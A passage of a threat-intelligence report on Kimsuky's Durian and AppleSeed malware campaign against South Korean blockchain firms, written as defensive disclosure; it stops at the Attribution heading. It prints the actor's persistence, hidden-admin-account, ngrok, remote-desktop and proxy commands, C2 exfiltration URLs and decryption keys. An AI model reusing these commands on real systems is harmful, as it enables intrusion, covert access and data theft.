Kimsuky attacks blockchain companies with evolved Golang malware

Report Id: 20240105
Version: 1.0 (26.Jan.2024)

Executive Summary

At the end of 2023, our observations unveiled an exceptional malware variant orchestrated by the Kimsuky group. Remarkably, this malware was delivered through the exploitation of legitimate software exclusive to South Korea. The actor responsible for this novel attack leveraged security software developed by a reputable South Korean vendor. Although the precise method by which the actor manipulated this legitimate program as the initial infection vector remains unclear, we have confirmed that the legitimate software established a connection to the attacker's server. Subsequently, it retrieved a malicious file, thereby initiating the first stage of the malware.

The initial stage malware serves as a conventional Installer designed to introduce supplementary malware and establish a persistence mechanism. Upon execution of the Installer, it generates the subsequent stage loader and enlists it in the Windows service for automatic execution. The culminating payload in this sequence is an unprecedented Golang-based malware dubbed "Durian". Durian boasts comprehensive backdoor functionalities, enabling the execution of delivered commands, the download of additional files, and the exfiltration of files.

Through the utilization of Durian, the operator implemented various preliminary methods to sustain a connection with the victim. Firstly, they introduced an additional malware named "AppleSeed"[1], an HTTP-based backdoor commonly employed by the Kimsuky group. Furthermore, they incorporated legitimate tools, including NgRok and Chrome Remote Desktop, along with a custom proxy tool, to access victim machines. Ultimately, the actor implanted the malware to pilfer browser-stored data, including cookies and login credentials.

Based on our telemetry, we have pinpointed two victims within the cryptocurrency-related industry in South Korea. The first compromise occurred in August 2023, followed by a second in November 2023. Notably, our investigation has not uncovered any additional victims during these instances, indicating a highly focused targeting approach by the actor.

Given that the actor exclusively employed the AppleSeed malware, a tool historically associated with the Kimsuky group, we express a high level of confidence attributing these attacks to Kimsuky. However, intriguingly, we have detected a tenuous connection with the Andariel group. Andariel, known for adopting a custom proxy tool named LazyLoad, appears to share similarities with the actor in this attack, who also utilized LazyLoad, as observed during our research. This nuanced connection warrants further exploration into the potential collaboration or shared tactics between these two threat actors.

This report in a nutshell:

- Kimsuky strategically exploited legitimate software to deliver the initial stage malware in their campaign;
- Kimsuky introduced a new Golang-based malware known as Durian;
- Kimsuky specifically targeted the cryptocurrency industry in this orchestrated campaign.

[1] APT Intel Report: An overview of Kimsuky's 2021 activities

Techniques, Tactics and Procedures specific to this campaign:

Infrastructure

Commercial hosting servers, domain registration through Viaweb.com

Infection vector

Update process of legitimate security program

Implants

Installer, Loader, Durian(Golang RAT), AppleSeed, Stealer, LazyLoad, NgRok, Chrome Remote Desktop

Victimology

Cryptocurrency, block-chain related business

MITRE´s ATT&CK® mapping (full details in Appendix III):

Tactic	Techniques
Resource Development	T1583.001, T1583.003, T1587.001, T1588.002
Initial Access	T1195.002
Execution	T1059.001, T1059.003, T1569.002
Persistence	T1543.003, T1053.005
Privilege Escalation	T1543.003
Defense Evasion	T1027.002, T1140, T1070.004, T1027.007, T1620, T1218.010
Credential Access	T1555.003, T1056.001, T1552.002
Discovery	T1033, T1049, T1082, T1083
Collection	T1113, T1056.001
Command and Control	T1071.001, T1001.002, T1219, T1090.002
Exfiltration	T1041

For more information please contact: intelreports@kaspersky.com

Table of Contents

Technical Details

Background

During our investigation into the activities of the Kimsuky group, we pinpointed two South Korean blockchain-related companies that fell victim to their malware. The initial delivery of the malware involved the exploitation of Officekeeper[2], a legitimate security software developed by a South Korean vendor. The first company got compromised on August 25th, 2023, followed by the second on November 29th, 2023. Remarkably, beyond these two instances, we found no further infections using the same method. This suggests that the actor executed the malware conveyance with precision, within a condensed time frame.



Fig. 1 Infection Timeline

Initial infection using legitimate software

According to our telemetry, the initial installer malware was retrieved by the processes `jschkmon.exe` (MD5 `A98E6642C86CDBF96BB362FD1E9A9107`) or jsudtmon.exe (MD5 `A073B354FCBC5C5436A448EB4690FAC2`) from the attacker's server. Notably, these files serve as modules within a legitimate program known as OfficeKeeper, created by the Korean software company JiranSoft, contacting the following malicious resources:

- `hxxp://www.yah00.o-r[.]kr/programfiles/64bit/23102400/jssvcmon.exe`
- `hxxp://84.38.135[.]213/update3/programfiles/64bit/23102400/jssvcmon.exe`

The legitimate process of updating OfficeKeeper establishes a connection with the update server, retrieving a comprehensive list of each module, along with the hash of each file and its corresponding file size.

```
GET /programfiles/64bit/proverinfo.dat HTTP/1.1
Host: update3.officekeeper.co.kr
User-Agent: OFK
HTTP/1.1 200 OK
Date: Tue, 21 Nov 2023 00:28:50 GMT
Content-Length: 5537
Connection: keep-alive
Last-Modified: Tue, 01 Aug 2023 05:44:39 GMT
ETag: "15a1-601d60b0869e5"
Server: KTCDN3.0-DS
X-Cache: HIT
X-Proxy-Node-Id: ZWRnZTgwMTcuYmQtNjE=
X-Request-Id: 77e258154533c416b86ab07950b822c4
Accept-Ranges: bytes
23080100
MWPGEBackAgent.exe f4bebd43ce5e16b10ecd917b022f9ec9 23040600
```

[2] https://www.officekeeper.co.kr

```
ofkres.dll 42a8753fbaa80a4d285774d4d7b3f734 23072700
jsnetmonG2.exe 7fa8141bf0eb9464ed64808f65bcbbac 23072800
ofkicov.dll cc776265f9b0f9b539d5c48250e16cd5 23072700
jvol.sys ccf720212ad9c02baa563ab91e9d912e 23051700
…
jschkmon.exe a98e6642c86cdbf96bb362fd1e9a9107 23072700
MWXPSConverter.exe 36629611e3f44570840ec0cb41541e58 23040600
MWPGHKdrv32.sys a09f7c522edef6f87fce6489f8d68e79 23040600
jssvcmon.exe 21a70606ae1e2934d845402a8790b2f1 23072800
…
```

It appears that the update checker retrieves updated files by comparing the hash of each module. The legitimate URL for fetching the updated jssvcmon.exe file was as follows:

- hxxp://update3.officekeeper.co[.]kr/programfiles/64bit/23072800/jssvcmon.exe
- hxxp://origin-update3.officekeeper.co[.]kr/programfiles/64bit/23072800/jssvcmon.exe

The attacker configured the file list at the identical path on their servers, specifically at "/programfiles/64bit/proverinfo.dat". This malicious proverinfo.dat file mirrors the original list with the exception of the jssvcmon.exe file. The MD5 hash and size of this file were altered to match the malicious version.

Legitimate update process			Malicious resource		
File name	**MD5 Hash**	**Size (byte)**	**File name**	**MD5 Hash**	**Size (byte)**
jssvcmon.exe	2a60348bd0fb2b5fadeb2a691c921370	23102400	jssvcmon.exe	21a70606ae1e2934d845402a8790b2f1	23072800

Throughout this investigation, the method by which the attacker altered the update server address to a malicious one eluded our understanding. Nonetheless, we have formulated several hypotheses based on our findings:

- Based on our in-house telemetry, we have not identified additional victims. The receipt of malware directly from the malicious server implies that the actor did not directly compromise the software vendor's update server to disseminate this malware widely.
- The compromised machine retrieved malware from the attacker's server, indicating that the actor did not employ network-level attacks such as DNS poisoning.
- Only a few hosts within the victim network received the malicious update file simultaneously, suggesting that the attacker manipulated the update URL in a manner that selectively impacted specific targets.
- We have not identified any additional hosts connecting to the attacker's server (www.yah00.o-r[.]kr), indicating a targeted approach involving the alteration of the update server for specific targets.

Initial Installer

Through a suspicious update process of seemingly legitimate software, the infection chain is initiated. Starting from this initial infection chain, the Durian backdoor is executed, allowing the actor to issue commands to verify and collect valuable information from the victim. In order to sustain the connection, the actor installs additional methods and begins extracting sensitive information from the victim.



Fig. 2 Malware infection flow

Abusing the functionality of legitimate software, the initial stage installer malware was surreptitiously delivered to the victim. It appears that the malware author utilized the Resource Tuner from Heaven Tools[3] to create this installer.

MD5	2a60348bd0fb2b5fadeb2a691c921370
SHA1	03f34d4c4257d19b0572333183c8326e33e33f55
SHA256	61dc03424facdc2093a8440d7edd3ed09b16ffaf3a9b700d6f2cfda99f41f5f1
Link time	2023-11-25 10:40:29
File type	PE32+ executable (GUI) x86-64, for MS Windows
File size	3.9 MB
File name	jssvcmon.exe

This malware embedded three resources and dropped each of them to the hard-coded paths.

Resource	Created path	MD5 hash
840	c:\windows\system32\0OGPWm4uRZ0CAkHZ9o\c0FcEpj86LSNmZ5.dll	49070c554161628b85157423611fb764
1662	c:\windows\system32\OQAuagarc0wDTo\mNyKQBP3vV4uX	2ab94919a1201f5fb4d2173405f3cfac
2377	c:\windows\system32\mozillasvcone.dll	5e7acd7bf25dd7ef69bd76cbf7e96819

Upon extracting files from the embedded resources, the malware decrypts each of them using an AES-ECB algorithm with a hard-coded key: `AD F5 F2 8B 04 5B 0C 82 26 56 14 2E 41 3B BD DE`.

Note that the files named "`mNyKQBP3vV4uX`", generated from 1662 resources, are not decrypted and saved in their original encrypted format. Following the file creation process, the malware executes the subsequent commands to establish and initiate a Windows Service:

[3] http://www.heaventools.com

```
sc create %s binPath= \"C:\\windows\\System32\\svchost.exe -k %s\" type= share start=
auto
reg add HKLM\SYSTEM\CurrentControlSet\services\mozillasvcone\Parameters /v ServiceDll
/t REG_EXPAND_SZ /d "c:\windows\system32\mozillasvcone.dll" /f
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /t
REG_MULTI_SZ /v mozillasvcone /d mozillasvcone /f
sc start mozillasvcone
```

The malware (MD5 `5e7acd7bf25dd7ef69bd76cbf7e96819`), which gets registered as a Windows service, possesses a straightforward functionality that involves loading the next stage loader, represented by the file "`c0FcEpj86LSNmZ5.dll`", and initiating the "`RyXmqIUMXViyw6Uvkf`" export function.

The sample (MD5 `49070c554161628b85157423611fb764`), loaded by `mozillasvcone.dll` as the initial stage malware, also employs a DLL named `Loader.dll`, indicating additional loading behavior. This DLL contains 147 randomly generated, meaningless export functions. Notably, the sole meaningful export function is "`RyXmqIUMXViyw6Uvkf`," which holds relevant code. Upon invoking the export function, it retrieves the file path, "`c:\windows\system32\OQAuagarc0wDTo\mNyKQBP3vV4uX`", and decrypts the file using the same algorithm and key employed by the Installer. Subsequently, the decrypted payload is executed. This final payload, residing in memory, is a Golang-based backdoor.

Not only did the actor utilize a Windows service to trigger the loading of a malicious payload, but they also employed Windows scheduled tasks to initiate the loader. The Installer (MD5 `3e8ae214897fe4147558537437f7b905`), which began spreading in August 2023, executes Windows commands to establish a scheduled task following the creation of the Loader (`MPSt4ppJz.dll`).

```
c:\windows\system32\cmd.exe /c schtasks /create /tn yaUWHGEqPjFx42CixW /tr "rundll32.exe
"c:\windows\system32\RpyZTah241R1KEY\MPSt4ppJz.dll", k7xsrVjcNZJ1afDfDw6iKheXNzrz" /sc
onstart /ru System /f"
c:\windows\system32\cmd.exe /c schtasks /run /tn "yaUWHGEqPjFx42CixW"
```

Golang-based Durian RAT

The subsequent payload initiated by the aforementioned installer is a Golang-based malware known as "Durian 2.0," as labeled by the malware author.

```
durian_2.0/client/Command.go F:/Work/work/main_work/hackwork/hacki
ngtool/rat/durian/durian_2.0/client/SocksClient.go F:/Work/work/ma
in_work/hackwork/hackingtool/rat/durian/durian_2.0/client/Utils.go
 F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_2.0
/client/SSL.go F:/Work/work/main_work/hackwork/hackingtool/rat/dur
ian/durian_2.0/client/main.go
```

Fig. 3 Golang malware name

In addition, another variant is identified by the name "durian_horror_trojan" as per its build path: "`F:/Work/work/main_work/hackwork/hackingtool/rat/durian/durian_horror_trojan/go-client/`".

Upon execution, the malware gathers the victim's local IP address, username, computer name, CPU architecture, and concatenates this data with a "." delimiter along with the malware path. Upon receiving commands from the C2 server, it initiates backdoor operations. Durian is a comprehensive backdoor with fully-featured capabilities

Index	Command name	Description
0	ProcessCommand_Hibernate	Enter sleep mode.
1	ProcessCommand_Interval	Set Sleep interval.
2	ProcessCommand_ExecuteJob	Execute command with "powershell.exe -Command "chcp 65001; [command]" format.
3	ProcessCommand_Ls	Enumerate a list of files and directories.
4	ProcessCommand_Drives	Gather disk information.
5	ProcssCommand_UploadStart	Received a file from the C2 server.
9	ProcessCommand_DownloadStart	Upload a file from victim to C2 server.
7	N/A	Write file.
8	N/A	Close file.
12	ProcessCommand_MakeDir	Create a new directory.
13	ProcessCommand_Remove	Remove the directory.
14	ProcessCommand_Execute	Execute delivered command.
15	N/A	Exit.
16	ProcessCommand_SelfDelete	Remove itself using the Windows command: cmd.exe /c ping 127.0.0.1 -n 4 && del /f /q [module path]

AppleSeed

Through the Durian backdoor, the operator introduced additional malware to the victim machine and executes it using the Windows command-line utility regsvr32.exe.

MD5	8aeacd58d371f57774e63d217b6b6f98
SHA1	373a13e2f14790a88793fec0d4f5dfe7f8888e52
SHA256	682f9446e2a13bff9f84e9a0c86920e5aa9aad7c44bc1db47acc279b4e99728e
Link time	2023-11-26 20:49:58
File type	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
File size	336 KB
File name	%appdata%\sv.dll

The aforementioned malware is tasked with loading the actual payload into memory. When triggering the `DllRegisterServer` export function, it decrypts the embedded payload using the XOR key `0x3C`. The decrypted payload is the AppleSeed malware, featuring the `spy-regsvr32(x64).dll` DLL name. The AppleSeed payload is launched in memory, ensuring it does not touch the disk.



Fig. 4 DLL name of decrypted payload

The functionality of the AppleSeed malware has not undergone significant changes[4]. Once the AppleSeed is executed, it creates a mutex named "`SpyRegsvr32-20231126124905`" and checks UAC registry settings via two registry keys in the "`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System`":

- `ConsentPromptBehaviorAdmin`: Controls the behavior of the User Account Control (UAC) prompt for administrators;
- `PromptOnSecureDesktop`: Determines whether the UAC prompt is displayed on the secure desktop.

The initial thread executes a download command from the C2 server using the "`[C2 url]/?m=c&p1=[victim identifier]`" C2 request format. The retrieved data mimics a PDF file header, "`%PDF-1.7..4 0 obj`," but undergoes decryption and initiates further actions based on the provided data.

Index	Command name
d	Write a targeted file name to upload to the "list.fdb" file.
f	Write a specific file to the given path.
e	Enable each flag to exfiltrate data.
1	Update itself.
2	Run payload in the memory.
3	Run payload with regsvr32.exe.

The AppleSeed malware exhibits a distinctive HTTP communication pattern across its two stages, which are callback and request commands, as well as exfiltration of data.

[4] https://download.ahnlab.com/global/brochure/Analysis%20Report%20of%20Kimsuky%20Group.pdf

Type	HTTP pattern	Description
Beacon	[C2 URL]/?m=a&p1=[victim identifier]&p2=Win[OS ver]x64-S_Regsvr32-v[malware version]	Beacon signal.
Request command	[C2 URL]/?m=c&p1=[victim identifier]	Request a command.
	[C2 URL]/?m=d&p1=[victim identifier]	Send command download complete.
Exfiltrate	[C2 URL]/?m=b&p1=[victim identifier]&p2=a	Send back the execution result.
	[C2 URL]/?m=b&p1=[victim identifier]&p2=b	Exfiltrate attached device file list, targeted files.
	[C2 URL]/?m=b&p1=[victim identifier]&p2=c	Send screenshots.
	[C2 URL]/?m=b&p1=[victim identifier]&p2=d	Send keylogging.

The primary objective of this malware is to extract sensible data from the victim. In this variant, it initiates 5 threads to monitor specific files and exfiltrate the corresponding data to the C2 server. Each thread verifies the presence of flag files and commences with the exfiltration if these flags exist.

Monitoring file name	Description
KeyboardMonitor	Save user's key stroke to the cache\log.txt file and upload.
ScreenMonitor	Take a screenshot and upload.
FolderMonitor	Exfiltrate .txt, .hwp, .pdf, .doc, .xls, .ppt files from: Desktop, Downloads, Documents, AppData\Local\Microsoft\Windows\INetCache.
UsbMonitor	Execute the following command for attached devices and upload. cmd /c dir [drive]:\ /s
N/A	Exfiltrate files from the list of the list.fdb file.

We can summarize the functionalities of the AppleSeed malware as follows:



Fig. 5 Execution flow of AppleSeed

Preliminary methods

Following the installation of the initial stage malware, the actor implemented preliminary measures to establish and maintain a connection with the victim. Ahnlab[5] already published various techniques employed by the Kimsuky group, such as NGRok and Chrome Remote Desktop. In the course of this research, we confirmed the utilization of these known methods by the actor. Additionally, we observed the deployment of additional techniques for persistent connection, including a proxy tool and the incorporation of Windows login credentials.

Proxy tool

The actor utilized a SOCKS4 proxy tool named LazyLoad (MD5 `cca2b51a9edee8e2eb1bbb5299e12885`). Upon execution, it reinstates the actual payload in memory and spawns it. As indicated by debugging messages and usage patterns, this tool reads the remote server's IP address and port from the command line and establishes a connection to the remote proxy server.

[5] https://asec.ahnlab.com/en/55145/



Fig. 6 Debug messages of LazyLoad

The actor was observed running this program with the following parameters:

```
powershell.exe -Command "chcp 65001; inetmr.exe -i 84.38.135[.]213 -p 3000"
powershell.exe -Command "chcp 65001; taskkill /im inetmr.exe /f"
powershell.exe -Command "chcp 65001; inetmr.exe -i 91.228.218[.]164 -p 3000"
```

Login account manipulation

We noted that the actor employs Windows commands to manipulate login accounts using the Durian malware. In one instance, the attacker executed "net" commands to validate the Administrator account and included it in the "Remote Desktop Users" group. The primary objective is to include the "Administrator" account in the "Remote Desktop Users" group, granting it the privilege to utilize Remote Desktop on the system. It's noteworthy that the operator made a typing error by missing the "i" in "Admnistrator," indicating hands-on involvement in this activity.

```
powershell.exe -Command "chcp 65001; net user Admnistrator"
powershell.exe -Command "chcp 65001; net user Administrator"
powershell.exe -Command "chcp 65001; net localgroup  \"Remote Desktop Users\""
powershell.exe -Command "chcp 65001; net user Administrator /active:yes"
powershell.exe -Command "chcp 65001; net localgroup \"Remote Desktop Users\" /add
Administrator"
powershell.exe -Command "chcp 65001; net user sjlee"
```

In another incident, we observed that the operator generated an extra user account named "defaults" and granted it local administrator privileges. Moreover, by adjusting the SpecialAccounts userlist registry key, the account is rendered invisible on the login screen. This illustrates the actor's strategy to remain inconspicuous and avoid detection.

```
powershell.exe -Command "chcp 65001; net user"
"%system32%\reg.exe" add "\HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\" /v defaults /t REG_DWORD /d 0 /f"
powershell.exe -Command "chcp 65001; net user"
powershell.exe -Command "chcp 65001; net user /add defaults 1qaz2wsx#EDC"
powershell.exe -Command "chcp 65001; net user"
powershell.exe -Command "chcp 65001; net localgroup Administrators defaults /add
powershell.exe -Command "chcp 65001; reg add \"HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList\" /v defaults /t REG_DWORD /d 0 /f"
```

NGRok

The adversary also utilized the Ngrok[6] tool, a cross-platform tunneling and reverse proxy software that establishes secure tunnels from a public endpoint to a locally running network service. The actor enhances the verification process by incorporating an authentication token and opens TCP port 3389 to facilitate remote connections.

```
powershell.exe -Command "chcp 65001; %appdata%\system_log config add-authtoken
2Yq6Olz6pMOcE5LnccbSTeztfT4_3bpD8siGq7CA2ADJwPP1N"
powershell.exe -Command "chcp 65001; %appdata%\system_log tcp 3389"
powershell.exe -Command "chcp 65001; %appdata%\system_log tcp 3389"
```

Chrome Remote Desktop

Another favored tool employed by this group is Chrome Remote Desktop[7], a remote control application developed by Google. In instances where the victim has not installed this application, the actor retrieves it directly from Google's site using the wget command. Following the installation of the remote control application, the actor initiates the Chrome Remote Desktop Host program with specific parameters, enabling remote access to the computer using the provided authentication code and PIN:

```
powershell.exe -Command "chcp 65001; powershell wget
https://dl.google.com/dl/edgedl/chrome-remote-desktop/chromeremotedesktophost.msi -OutFile
%appdata%\k.msi"
powershell.exe -Command "Start-Process msiexec.exe -argumentlist ' /i %appdata%\k.msi /qn'
-Verb RunAs"
powershell.exe -Command "chcp 65001; \"%PROGRAMFILES(X86)%\Google\Chrome Remote
Desktop\CurrentVersion\remoting_start_host.exe\" --
code=\"4/0AfJohXkdjAt053HwCsmHriTxM8_xf0nxFEOP7P1FsTGwRDRO7lsIKVQ-1PWrFzNS61Y-kg\" --
redirect-url=\"https://remotedesktop.google.com/_/oauthredirect\" --name=%COMPUTERNAME% --
pin=123123
powershell.exe -Command "chcp 65001; dir \"\"%PROGRAMFILES(X86)%\"\""
powershell.exe -Command "chcp 65001; dir \"%programfiles%\""
powershell.exe -Command "chcp 65001; dir \"%programfiles%\Google\"
powershell.exe -Command "chcp 65001; dir \"%programfiles%\Google\Chrome Remote
Desktop\CurrentVersion\\\""
powershell.exe -Command "chcp 65001; \"%programfiles%\Google\Chrome Remote
Desktop\CurrentVersion\remoting_start_host.exe\"  --
code=\"4/0AfJohXk4JpL3BvW7dU_Wbi9UqmJuPGjVShdZwJ2vuXShufMkmZgvicZoaD9ciF123KLl1Q\" --
redirect-url=\"https://remotedesktop.google.com/_/oauthredirect\" --name=%COMPUTERNAME% --
pin=123123"
```

Stealer

The primary objective of this campaign is to implant a stealer on the victim's system. We observed in one instance that custom malware designed for stealing browser-stored data was delivered through the Durian malware.

[6] https://github.com/inconshreveable/ngrok
[7] https://remotedesktop.google.com/

MD5	5e9318a479c1e097ac07a8b395ad4c05
SHA1	7c00a576066f2d23f187b470a4693c78ad725b32
SHA256	92168cfa3f614b3f1234fe61bbb64276fb6afaf4d972ff35dcc483080e882b0e
Link time	2023-11-29 22:23:33
File type	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
File size	1.0 MB
File name	%appdata%\pass.db

This malware has the DLL name "`util-chromium-cookie-pw.dll`," suggesting that it possesses capabilities to pilfer cookies and passwords from Chromium browsers. The malware author embedded a hard-coded directory path of the victim in this malware, indicating that the actor tailored this custom malware specifically for one victim.

```
; const wchar_t hardcoded_path[]
hardcoded_path:                         ; DATA XREF: sub_100AEF90+72↑o
                text "UTF-16LE", 'C:\Users redacted AppData\Local\Google\Chrome\User Da'
                text "UTF-16LE", 'ta',0
```

Fig. 7 Hard-coded victim's name in directory path

This malware is tasked with gathering cookies and login data from the browser, storing the information in the "`c:\programdata\preferences.json`" file path. During the exfiltration of the stolen data, it employs the same C2 communication method as the AppleSeed malware by the HTTP communication pattern:

```
my.topton.r-e[.]kr/?m=b&p1=[victim identifier]&p2=b
```

Infrastructure

The actor employed dedicated servers for C2 server operations, malware distribution, and data exfiltration. When registering domains, this group utilized a Korean hosting service named Viaweb[8]. Furthermore, they exhibited a pattern of using domains for relatively short periods before promptly transitioning to new ones.

[8] https://viaweb.co.kr/

Domain	IP	First seen	ISP	ASN	Description
www.yah00.o-r.kr	159.100.6.137	2023-11-29 05:17:46	FIRSTCOLO	AS44066	Installer distribution, Durian C2
my.topton.r-e.kr	159.100.6.137	2023-12-01 23:40:05	FIRSTCOLO	AS44066	AppleSeed, Stealer C2
my.shoping.kro.kr	159.100.6.137	2023-11-30 23:12:15	FIRSTCOLO	AS44066	Malware hosting
www.g0ogle.r-e.kr	91.228.218.7	2024-01-09 13:28:34	eVPS	AS51264	Durian C2

Domains utilizing the IP address 159.100.6.137 were utilized in an attack against one blockchain company, while another domain was exclusively employed in an attack against a different blockchain company in August 2023. The actor orchestrating this campaign consistently uses each domain for a relatively brief time period. It is noteworthy that each domain is often dedicated to a single target.

Victims

Utilizing our telemetry, we have identified two victims located in South Korea. One company fell victim to the attack initiated through the OfficeKeeper software on August 25th, 2023, while the other experienced a similar compromise through the same method on November 29th, 2023. The actor appears to have employed a targeted approach, refraining from widespread dissemination of the malware. By leveraging legitimate software commonly used in South Korea, they consistently deployed the same malware within the same industry, indicating a strong motivation to acquire benefits from the blockchain sector.

Furthermore, we observed that the victim compromised in August 2023 recently ceased operations. While we cannot confirm whether the closure of this business is directly related to the cyber heist, it is a notable development in the context of the observed events.

Fig. 8 Victim map

Attribution

